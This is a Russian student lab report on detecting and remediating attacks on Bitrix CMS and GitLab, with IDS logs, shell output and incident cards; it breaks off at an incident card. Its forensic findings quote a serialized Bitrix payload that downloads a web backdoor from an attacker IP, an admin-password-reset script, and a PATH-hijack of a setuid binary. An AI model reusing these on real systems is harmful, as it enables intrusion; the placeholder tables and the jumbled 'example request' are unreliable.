

Лабораторная работа №3-D «ЗАЩИТА КОНТРОЛЛЕРА ДОМЕНА ПРЕДПРИЯТИЯ»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В., Дворкина Е.В.,
Серегина И.А.

2025-10-30

Содержание I

1. Информация

2. Выполнение лабораторной работы

3. Устранение уязвимостей и их последствий

Раздел 1

1. Информация

1.1 Состав команды

Александрова Ульяна Вадимовна

Волгин Иван Алексеевич

Голощапов Ярослав Вячеславович

Дворкина Ева Владимировна

Серёгина Ирина Андреевна

1.2 Цели и задачи

Обнаружить, проанализировать и закрыть уязвимости:

- 1) Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;

Определить и устранить последствия эксплуатации уязвимостей:

Разработать и применить меры по устранению выявленных уязвимостей.

1.2 Цели и задачи

Обнаружить, проанализировать и закрыть уязвимости:

- 1) Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;
- 2) Уязвимость CVE-2021-22204/22205 - GitLab RCE;

Определить и устранить последствия эксплуатации уязвимостей:

Разработать и применить меры по устранению выявленных уязвимостей.

1.2 Цели и задачи

Обнаружить, проанализировать и закрыть уязвимости:

- 1) Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;
- 2) Уязвимость CVE-2021-22204/22205 - GitLab RCE;
- 3) Уязвимость CVE-2022-29464 - WSO2 API Manager RCE.

Определить и устранить последствия эксплуатации уязвимостей:

Разработать и применить меры по устранению выявленных уязвимостей.

1.2 Цели и задачи

Обнаружить, проанализировать и закрыть уязвимости:

- 1) Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;
- 2) Уязвимость CVE-2021-22204/22205 - GitLab RCE;
- 3) Уязвимость CVE-2022-29464 - WSO2 API Manager RCE.

Определить и устранить последствия эксплуатации уязвимостей:

- 1) Deface веб-панели;

Разработать и применить меры по устранению выявленных уязвимостей.

1.2 Цели и задачи

Обнаружить, проанализировать и закрыть уязвимости:

- 1) Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;
- 2) Уязвимость CVE-2021-22204/22205 - GitLab RCE;
- 3) Уязвимость CVE-2022-29464 - WSO2 API Manager RCE.

Определить и устранить последствия эксплуатации уязвимостей:

- 1) Deface веб-панели;
- 2) Meterpreter-сессия на сервере GitLab;

Разработать и применить меры по устранению выявленных уязвимостей.

1.2 Цели и задачи

Обнаружить, проанализировать и закрыть уязвимости:

- 1) Уязвимость CVE-2022-27228 - Bitrix vote CMS Bitrix;
- 2) Уязвимость CVE-2021-22204/22205 - GitLab RCE;
- 3) Уязвимость CVE-2022-29464 - WSO2 API Manager RCE.

Определить и устранить последствия эксплуатации уязвимостей:

- 1) Deface веб-панели;
- 2) Meterpreter-сессия на сервере GitLab;
- 3) WSO2 User Web - создание пользователя в веб-панели.

Разработать и применить меры по устранению выявленных уязвимостей.

Раздел 2

2. Выполнение лабораторной работы

2.1 Обнаружение уязвимости CVE-2022-27228 (Bitrix)

- 1) PHP-скрипт с кодом для произвольного удаленного выполнения команд. 2-3) внедрение полезной нагрузки в HTTP-запросе.




Рисунок 2: Содержимое пакета события

№	Время	Имя события	Источник	Ссылка на событие	Ссылка на событие	Ссылка на событие	Ссылка на событие	Ссылка на событие	Ссылка на событие
1	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
2	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
3	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
4	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
5	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
6	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
7	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
8	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
9	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10
10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10	10.10.10.10

Рисунок 1: Журнал событий VipNet IDS

2.1 Обнаружение уязвимости CVE-2022-27228 (Bitrix)

- 1) PHP-скрипт с кодом для произвольного удаленного выполнения команд. 2-3) внедрение полезной нагрузки в HTTP-запросе.
- 2) информирование о скачивании исполняемого файла с машины нарушителя.




Рисунок 2: Содержимое пакета события

№	Время	Имя события	Источник	Содержимое	Приоритет	Статус
1	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
2	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
3	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
4	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
5	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
6	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
7	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
8	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
9	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK
10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10.10.2023 10:10:10	10	OK

Рисунок 1: Журнал событий VipNet IDS

2.2 Обнаружение уязвимости CVE-2022-27228 (Bitrix)

В логах
/var/log/apache2/access.log
обнаружена полезная нагрузка payload,
так же видим получение данных из
скрипта saidao.php.




Рисунок 3: Логи доступа apache2

2.3 Обнаружение уязвимости CVE-2022-27228 (Bitrix)

При просмотре содержимого полезной нагрузки отобразится информация о скачивании веб-backdoor по пути `/var/www/html/caidao.php`

```
user@bitrix:~$ find /var/www/html/ -iname "payload2.phar"
/var/www/html/upload/tmp/BXTEMP-2025-10-21/06/bxu/main/2593f16f2030a9eb989fe0d549af51e8/c4ca4238a0b923820dc009a6f75849b/payload2.phar
user@bitrix:~$ cat /var/www/html/upload/tmp/BXTEMP-2025-10-21/06/bxu/main/2593f16f2030a9eb989fe0d549af51e8/c4ca4238a0b923820dc009a6f75849b/payload2.phar
-3php  __DIR__ .COMP112810: ?-
@0:25:"BitrixMainEntity\Result":2:(s:12:"isSuccess";b:0;s:9:"errors";0:36:"BitrixMain\UserConsent\DataProvider":1:(s:7:"data";s:2:(i:0;o:26:"CAdminDraggableBlockEngine":12:(s:10:"engine";s:1:(i:0;s:1:(s:5:"check";s:6:"system")));s:7:"args";s:70:"curl -o /var/www/html/caidao.php http://195.239.174.11:8010/caidao.php");i:1;s:5:"check";i:1test.txt35@b5@;@text@v@;@2f1@;@81@0a'@b1.8/CRMUser@bitrix:~$
```

Рисунок 4: Поиск полезной нагрузки из директории веб-сервера

2.4 Карточка инцидента

Добавляем карточку инцидента

Добавление инцидента

Название ⓘ
Атака Bitrix vote RCE (CVE-2022-27228)

Дата и время события ⓘ
20.10.2025 18:21

Источник ⓘ
195.239.174.11 (Kali) ×

Поражённые активы ⓘ
10.10.1.33 (Bitrix CMS) ×

Описание ⓘ
Эксплуатация уязвимости Bitrix vote RCE версий Bitrix до 21.0.100. Происходит внедрение полезной нагрузки в HTTP запросе и эксплуатация уязвимости выполнения удаленного кода через модуль vote. Обнаружен файл caidao.php с кодом.

Рекомендации ⓘ
добавление кода в исходный файл модуля, ограничивающего POST запросы, создать в директории модуля файл .htaccess с кодом, ограничивающим все запросы, удалить модуль vote, обновить Bitrix

Индикаторы компрометации ⓘ
ET EXPLOIT php script base64 encoded Remote Cod

Прикрепить файл ⓘ
IDS_packet_time-2025-10-20T15_2114.891015Z_ruleid-3171403.pcap ×
Выберите файл

Отмена Добавить

Рисунок 5: Карточка инцидента

2.5 Обнаружение уязвимости «SQL-инъекция»

Видим

использование

определенного

типа инъекции

(Blind

SQL-Injection), а

также загрузку

вредоносного

файла с php

скриптом, что

может

указывать на

использование

php reverse shell

и выставление




Рисунок 6: Детектирование SQL-инъекции



Рисунок 7: Загрузка вредоносного файла и выставление права доступа на выполнение

2.6 Обнаружение Meterpreter-сессии с узлом Bitrix CMS

Для обнаружения повышения привилегий необходимо просмотреть наличие сокетов с машиной нарушителя с помощью команды `ss -tpr`




Рисунок 8: Сокеты с машиной нарушителя

```
root@bitrix:/var/www/html# cat script.sh
export PATH=/var/www/html/upload:PATH
sleep 2
/var/www/html/apache restart
```

Рисунок 9: Содержимое скрипта script.sh

2.7 Обнаружение Meterpreter-сессии с узлом Bitrix CMS

При просмотре содержимого скрипта script.sh обнаружено, что данный файл задает переменное окружение на директорию /var/www/html/upload, исполняет файл apache_restart.



Рисунок 10: Содержимое файла apache_restart




Рисунок 11: Содержимое файла apache_restart

2.8 Карточка инцидента

Заполним карточку инцидента.

Добавление инцидента

Название ⓘ
Meterpreter-сессия с улом Bitrix CMS

Дата и время события ⓘ
20.10.2025 18:21

Источник ⓘ
195.239.174.11 (Kali) x

Поражённые активы ⓘ
10.10.1.33 (Bitrix CMS) x

Описание ⓘ
Установлена meterpreter-сессия с узлом 10.10.1.33: обнаружен сокет с машиной нарушителя. Также обнаружено изменение среды PATH для вызова исполняемого файла apache_restart с правами администратора

Рекомендации ⓘ
завершить процесс, устанавливающий соединение с хостом нарушителя.

Индикаторы компрометации ⓘ
подозрительная активность со стороны привилегии

Прикрепить файл ⓘ
10.png x
Выберите файл

ОтменаДобавить

Рисунок 12: Карточка инцидента

2.9 Обнаружение последствия Deface веб-сайта

Для обнаружения эксплуатации уязвимости необходимо зайти в браузере на сайт компании, видим, что она взломана и ее внешний вид изменен.




Рисунок 13: Взломанный сайт компании

2.10 Обнаружение последствия Deface веб-сайта

На сервере GitLab после ssh подключение к нему можем обнаружить скрипт password_recovery, код которого представляет собой сброс пароля от аккаунта администратора

```
Last login: Mon Oct 20 20:37:17 2025 from 10.10.1.253
user@bitrix:~$ sudo ls -la /var/www/html
[sudo] пароль для user:
иторо 5640
drwxrwxr-x 12 www-data www-data 4096 окт 20 18:22 .
drwxr-xr-x 3 root root 4096 июл 7 2023 ..
-rw-r--r-- 1 www-data www-data 519 июл 7 2023 404.php
-rw-r--r-- 1 www-data www-data 216 июл 7 2023 .access.php
-rwsr-sr-x 1 root root 16048 июл 31 2023 apache_restart
drwxrwxr-x 25 www-data www-data 4096 сен 22 2023 bitrix
-rw-r--r-- 1 www-data www-data 265 июл 7 2023 .bottom.menu.php
-rw-r--r-- 1 www-data www-data 34 окт 20 18:21 caidao.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 company
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 contacts
-rw-r--r-- 1 www-data www-data 860 июл 7 2023 .htaccess
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 include
-rw-r--r-- 1 www-data www-data 1160 окт 20 18:22 index.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 login
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 news
-rw-r--r-- 1 root root 201 окт 20 18:22 password_recovery.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 products
-rw-r--r-- 1 root root 5661008 окт 20 18:22 RickRolled.mp4
-rw-r--r-- 1 www-data www-data 76 окт 20 18:21 script.sh
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 search
-rw-r--r-- 1 www-data www-data 611 июл 7 2023 .section.php
drwxr-xr-x 2 www-data www-data 4096 июл 7 2023 services
-rw-r--r-- 1 www-data www-data 496 июл 7 2023 .top.menu.php
drwxrwxr-x 4 www-data www-data 4096 окт 20 18:21 upload
-rw-r--r-- 1 www-data www-data 509 июл 7 2023 urlrewrite.php
user@bitrix:~$ cat /var/www/html/password_recovery.php
<?
require($ _SERVER['DOCUMENT_ROOT']. "/bitrix/header.php");
echo $USER->Update(1,array("PASSWORD"=>'Bitrix123456'));
echo $USER->LAST ERROR;
require($ _SERVER['DOCUMENT_ROOT']. "/bitrix/footer.php");
```

2.11 Карточка инцидента

Заполним карточку инцидента.

Добавление инцидента

Название ⓘ
deface веб-панели

Дата и время события ⓘ
20.10.2025 18:22

Источник ⓘ
195.239.174.11 (Kali) x

Пораженные активы ⓘ
10.10.1.33 (Bitrix CMS) x

Описание ⓘ
1. Изменен пароль от аккаунта администратора 2. после применения полезной нагрузки изменен веб-интерфейс сайта

Рекомендации ⓘ
администрирования веб-сервера;
разархивировать резервную копию веб-сервера в директорию /var/www/html, предварительно удалить файлы веб-сервера после использования полезной нагрузки.

Индикаторы компрометации ⓘ
подозрительная активность со стороны привилеги

Прикрепить файл ⓘ
6.png x
Выберите файл

Отмена Добавить

Рисунок 15: Карточка инцидента

2.12 Проверка последствия Data encryption

На сервере Bitrix используется база данных MySQL, проверить состояние можно с помощью команды `systemctl status mysql`, видим, что MySQL активна.

```
user@bitrix:~$ systemctl status mysql
● mysql.service - MySQL Community Server
   Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2025-10-20 18:19:38 MSK; 2h 57min ago
     Process: 647 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exited, status=0/SUCCESS)
    Main PID: 800 (mysqld)
      Status: "Server is operational"
        Tasks: 39 (limit: 4600)
       Memory: 418.3M
          CPU: 2min 39.108s
    CGroup: /system.slice/mysql.service
            └─800 /usr/sbin/mysqld

окт 20 18:19:32 bitrix systemd[1]: Starting MySQL Community Server...
окт 20 18:19:38 bitrix systemd[1]: Started MySQL Community Server.
```

Рисунок 16: Статус MySQL

2.13 Проверка последствия Data encryption

Входим в директорию с базой данных /var/lib/mysql/sitemanager. Последствие data encryption **не обнаружено**

```
user@bitrix:~$ sudo ls /var/lib/mysql/sitemanager
b_admin_notify.ibd          b_rating_rule_vetting.ibd
b_admin_notify_lang.ibd    b_rating_user.ibd
b_agent.ibd                 b_rating_vote_group.ibd
b_app_password.ibd         b_rating_vote.ibd
b_b24connector_buttons.ibd b_rating_voting.ibd
b_bitrixcloud_option.ibd   b_rating_voting_prepare.ibd
b_blog_category.ibd        b_rating_voting_reaction.ibd
b_blog_comment.ibd         b_rating_weight.ibd
b_blog_group.ibd           b_rest_ap.ibd
b_blog.ibd                 b_rest_ap_permission.ibd
b_blog_image.ibd           b_rest_app.ibd
b_blog_post_category.ibd   b_rest_app_lang.ibd
b_blog_post.ibd            b_rest_app_log.ibd
b_blog_post_param.ibd      b_rest_event.ibd
b_blog_site_path.ibd       b_rest_event_offline.ibd
b_blog_socnet.ibd          b_rest_log.ibd
b_blog_socnet_rights.ibd   b_rest_placement.ibd
b_blog_trackback.ibd       b_rest_stat_app.ibd
b_blog_user2blog.ibd       b_rest_stat.ibd
b_blog_user2user_group.ibd b_rest_stat_method.ibd
b_blog_user_group.ibd      b_rest_usage_entity.ibd
b_blog_user_group_perms.ibd b_rest_usage_stat.ibd
```

Рисунок 17: Директория базы данных с нормальными файлами

2.14 Проверка последствия Crontab backdoor


В системных логах **не обнаружено**, что задача с расположением файла `/root/evil.conf` выполняется каждую минуту пользователем root

```
user@bitrix:~$ cat /var/log/auth.log
Oct 20 18:19:38 bitrix polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (sy
stem bus name :1.33 [/usr/bin/gnome-shell], object path /org/freedesktop/PolicyKit1/AuthenticationAgent,
locale ru_RU.UTF-8)
Oct 20 18:19:59 bitrix dbus-daemon[564]: [system] Failed to activate service 'org.bluez': timed out (ser
vice start timeout=25000ms)
Oct 20 18:23:17 bitrix sshd[1557]: Connection closed by 195.239.174.11 port 42813 [preauth]
Oct 20 18:23:17 bitrix sshd[1559]: Unable to negotiate with 195.239.174.11 port 45365: no matching host
key type found. Their offer: sk-ecdsa-sha2-nistp256@openssh.com [preauth]
Oct 20 18:23:17 bitrix sshd[1560]: Unable to negotiate with 195.239.174.11 port 38131: no matching host
key type found. Their offer: sk-ssh-ed25519@openssh.com [preauth]
Oct 20 18:23:17 bitrix sshd[1556]: Connection closed by 195.239.174.11 port 44625 [preauth]
Oct 20 18:23:17 bitrix sshd[1558]: Connection closed by 195.239.174.11 port 44173 [preauth]
Oct 20 18:23:19 bitrix sshd[1569]: Accepted publickey for root from 195.239.174.11 port 40185 ssh2: RSA
SHA256:9wtelw9AodhvjvR29EsO1NCR008dWXLrAPGKJ1Fqkqk
Oct 20 18:23:19 bitrix sshd[1569]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
}
Oct 20 18:23:19 bitrix systemd-logind[584]: New session 2 of user root.
Oct 20 18:23:19 bitrix systemd: pam_unix(systemd-user:session): session opened for user root(uid=0) by (
uid=0)
Oct 20 18:30:01 bitrix CRON[2103]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
}
Oct 20 18:30:01 bitrix CRON[2103]: pam_unix(cron:session): session closed for user root
Oct 20 18:39:01 bitrix CRON[2420]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
}
Oct 20 18:39:01 bitrix CRON[2420]: pam_unix(cron:session): session closed for user root
Oct 20 19:09:01 bitrix CRON[3679]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
}
Oct 20 19:09:01 bitrix CRON[3679]: pam_unix(cron:session): session closed for user root
Oct 20 19:17:01 bitrix CRON[3957]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
}
Oct 20 19:17:01 bitrix CRON[3957]: pam_unix(cron:session): session closed for user root
Oct 20 19:30:01 bitrix CRON[4463]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
}
```

Рисунок 18: Проверка наличия последствия crontab backdoor

2.15 Проверка последствия Crontab backdoor

В системных логах **не обнаружено**, что задача с расположением файла /root/evil.conf выполняется каждую минуту пользователем root



```
user@bitrix:~$ head -n 400 /var/log/syslog
Oct 20 18:23:19 bitrix systemd[1572]: pipewire-media-session.service: Job pipewire-media-session.service/start failed with result 'dependency'.
Oct 20 18:23:19 bitrix systemd[1572]: Condition check resulted in Sound Service being skipped.
Oct 20 18:23:19 bitrix systemd[1572]: Startup finished in 15ms.
Oct 20 18:23:19 bitrix systemd[1572]: Started Service for anap application anapd-desktop-integration.snapd-desktop-integration.
Oct 20 18:23:19 bitrix systemd[1572]: Condition check resulted in Tracker metadata extractor being skipped.
Oct 20 18:23:19 bitrix systemd[1572]: Reached target Main User Target.
Oct 20 18:23:19 bitrix systemd[1572]: Started User Manager for UID 0.
Oct 20 18:23:19 bitrix systemd[1572]: Started Session 2 of User root.
Oct 20 18:23:19 bitrix systemd[1572]: Started D-Bus User Message Bus.
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] AppArmor D-Bus mediation is enabled
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Activating via systemd: service name='org.freedesktop.portal.Documents' unit='xdg-document-portal.service' requested by '1.1' (uid=0 pid=1579 comm="/usr/bin/anapd-desktop-integration" label="unconfined")
Oct 20 18:23:19 bitrix systemd[1572]: Starting flatpak document portal service...
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Activating via systemd: service name='org.freedesktop.impl.portal.PermissionStore' unit='xdg-permission-store.service' requested by '1.2' (uid=0 pid=1631 comm="/usr/libexec/xdg-document-portal" label="unconfined")
Oct 20 18:23:19 bitrix systemd[1572]: Starting sandboxed app permission store...
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Successfully activated service 'org.freedesktop.impl.portal.PermissionStore'
Oct 20 18:23:19 bitrix systemd[1572]: Started sandboxed app permission store.
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Successfully activated service 'org.freedesktop.portal.Documents'
Oct 20 18:23:19 bitrix systemd[1572]: Started flatpak document portal service.
Oct 20 18:23:21 bitrix snapd-desktop-1[1815]: Not loading module "atk-bridge": The functionality is provided by GTK natively. Please try to not load it.
Oct 20 18:23:21 bitrix snapd-desktop-1[1815]: Failed to do gtk init. Waiting for a new session with desktop capabilities.
Oct 20 18:23:21 bitrix snapd-desktop-1[1815]: Checking session /org/freedesktop/login1/session/c1...
Oct 20 18:23:21 bitrix snapd-desktop-1[1815]: Checking session /org/freedesktop/login1/session/_32...
Oct 20 18:23:22 bitrix crontab[1821]: (root) LIST (root)
Oct 20 18:23:28 bitrix crontab[1824]: (root) LIST (root)
Oct 20 18:23:33 bitrix crontab[1827]: (root) LIST (root)
user@bitrix:~$ head -n 400 /var/log/syslog
```


Рисунок 19: Проверка наличия последствия crontab backdoor

2.16 Проверка последствия Linux

Также среди пользователей Linux не было обнаружено новых недавно созданных учетных записей, тем более со странными названиями типа hacker.

2.17 Обнаружение уязвимости CVE-2021-22204 (GitLab)

Для данной уязвимости в VipNet IDS NS установлено правило, которое обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205).



Кл.	Дата и вр.	Ид.	Кл.	К.	Название правила	Класс	П.	Имя источника	Порт ист.	Имя получателя	Порт получ.	Направление
10:22:43.027	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	44854	10.10.2.16	80	...	...
10:22:38.562	...	...	1	ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T...	195.236.174.11	5589	10.10.2.16	44948	...	...
10:22:38.562	...	...	1	ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T...	195.236.174.11	5589	10.10.1.253	43871	...	...
10:22:37.956	...	...	1	AM EXPLOIT Generic Command Injection 'echo' in Request var1	web-applications...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:37.956	...	...	1	AM EXPLOIT Generic Command Injection in HTTP Body 'chcmd' var1	web-applications...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:37.956	...	...	1	AM EXPLOIT Possible Confluence Data Center v8.8.1 & Confluence...	web-applications...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:27.956	...	...	1	AM EXPLOIT ExifTool v11.24 RC2 via File Upload (CVE-2021-22204)	attempted-admin	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:27.956	...	...	1	AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote C...	attempted-admin	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:34.703	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:34.070	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:29.906	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:29.773	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:29.306	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:28.222	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...
10:22:27.906	...	...	1	AM POLICY Requests Suspicious Python User Agent	non-standard-proc...	T...	10.10.1.33	51264	10.10.2.16	80	...	...

Рисунок 20: Журнал событий VipNet IDS

2.18 Обнаружение уязвимости CVE-2021-22204 (GitLab)

Для данной уязвимости в VipNet IDS NS установлено правило, которое обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205).




Рисунок 21: Описание правила

2.19 Обнаружение уязвимости CVE-2021-22204 (GitLab)

После создания аккаунта и файла с полезной нагрузкой нарушитель будет производить POST-запрос с определенными параметрами

```

user@ampre-gitlab: ~
$ curl -X POST http://10.10.2.18:8080/api/v4/projects -H "Content-Type: application/json" -d '{
  "name": "test-project",
  "path": "/gitlab/users/sign_in",
  "format": "/*/*",
  "controller": "SessionsController",
  "action": "create",
  "status": 302,
  "location": "http://10.10.2.18/gitlab/",
  "time": "2025-10-20T18:33:27.689Z",
  "params": {
    "key": "authenticity_token",
    "value": "[FILTERED]"
  },
  "key": "user",
  "value": {
    "login": "administrator",
    "password": "[FILTERED]",
    "remember_me": "0"
  },
  "remote_ip": "10.10.2.18",
  "user_id": 1,
  "username": "administrator",
  "ua": "python-requests/2.18.4",
  "correlation_id": "01K81EBM771P8E",
  "meta.remote_ip": "10.10.2.18",
  "meta.feature_category": "Authentication and authorization",
  "meta.client_id": "user/1",
  "redis_calls": 12,
  "redis_duration_s": 0.05074,
  "redis_read_bytes": 139968,
  "redis_write_bytes": 27407,
  "redis_shared_state_calls": 12,
  "redis_shared_state_duration_s": 0.05074,
  "redis_shared_state_read_bytes": 139968,
  "redis_shared_state_write_bytes": 27407,
  "db_count": 29,
  "db_write_count": 12,
  "db_cached_count": 6,
  "cpu_s": 0.145923,
  "mem_objects": 42335,
  "mem_bytes": 2824664,
  "mem_mallocs": 11338,
  "queue_duration_s": 0.006701,
  "db_duration_s": 0.01291,
  "view_duration_s": 0.01291,
  "method": "GET",
  "path": "/gitlab/",
  "format": "/*/*",
  "controller": "RootController",
  "action": "index",
  "status": 200,
  "time": "2025-10-20T18:33:27.963Z",
  "params": {
    "remote_ip": "10.10.2.18",
    "user_id": 1,
    "username": "administrator",
    "ua": "python-requests/2.18.4",
    "correlation_id": "01K81EBM9PYQ326D4CEM8YFHV",
    "meta.user": "administrator",
    "meta.remote_ip": "10.10.2.18",
    "meta.feature_category": "projects",
    "meta.client_id": "user/1",
    "redis_calls": 17,
    "redis_duration_s": 0.007369,
    "redis_read_bytes": 3445,
    "redis_write_bytes": 11095,
    "redis_cache_calls": 16,
    "redis_cache_duration_s": 0.007051,
    "redis_cache_read_bytes": 3273,
    "redis_cache_write_bytes": 1213,
    "redis_shared_state_calls": 11,
    "redis_shared_state_duration_s": 0.000318,
    "redis_shared_state_read_bytes": 172,
    "redis_shared_state_write_bytes": 172
  }
}'

```

Рисунок 22: Пример запроса, эксплуатирующего уязвимость

2.20 Карточка инцидента

Добавляем инцидент

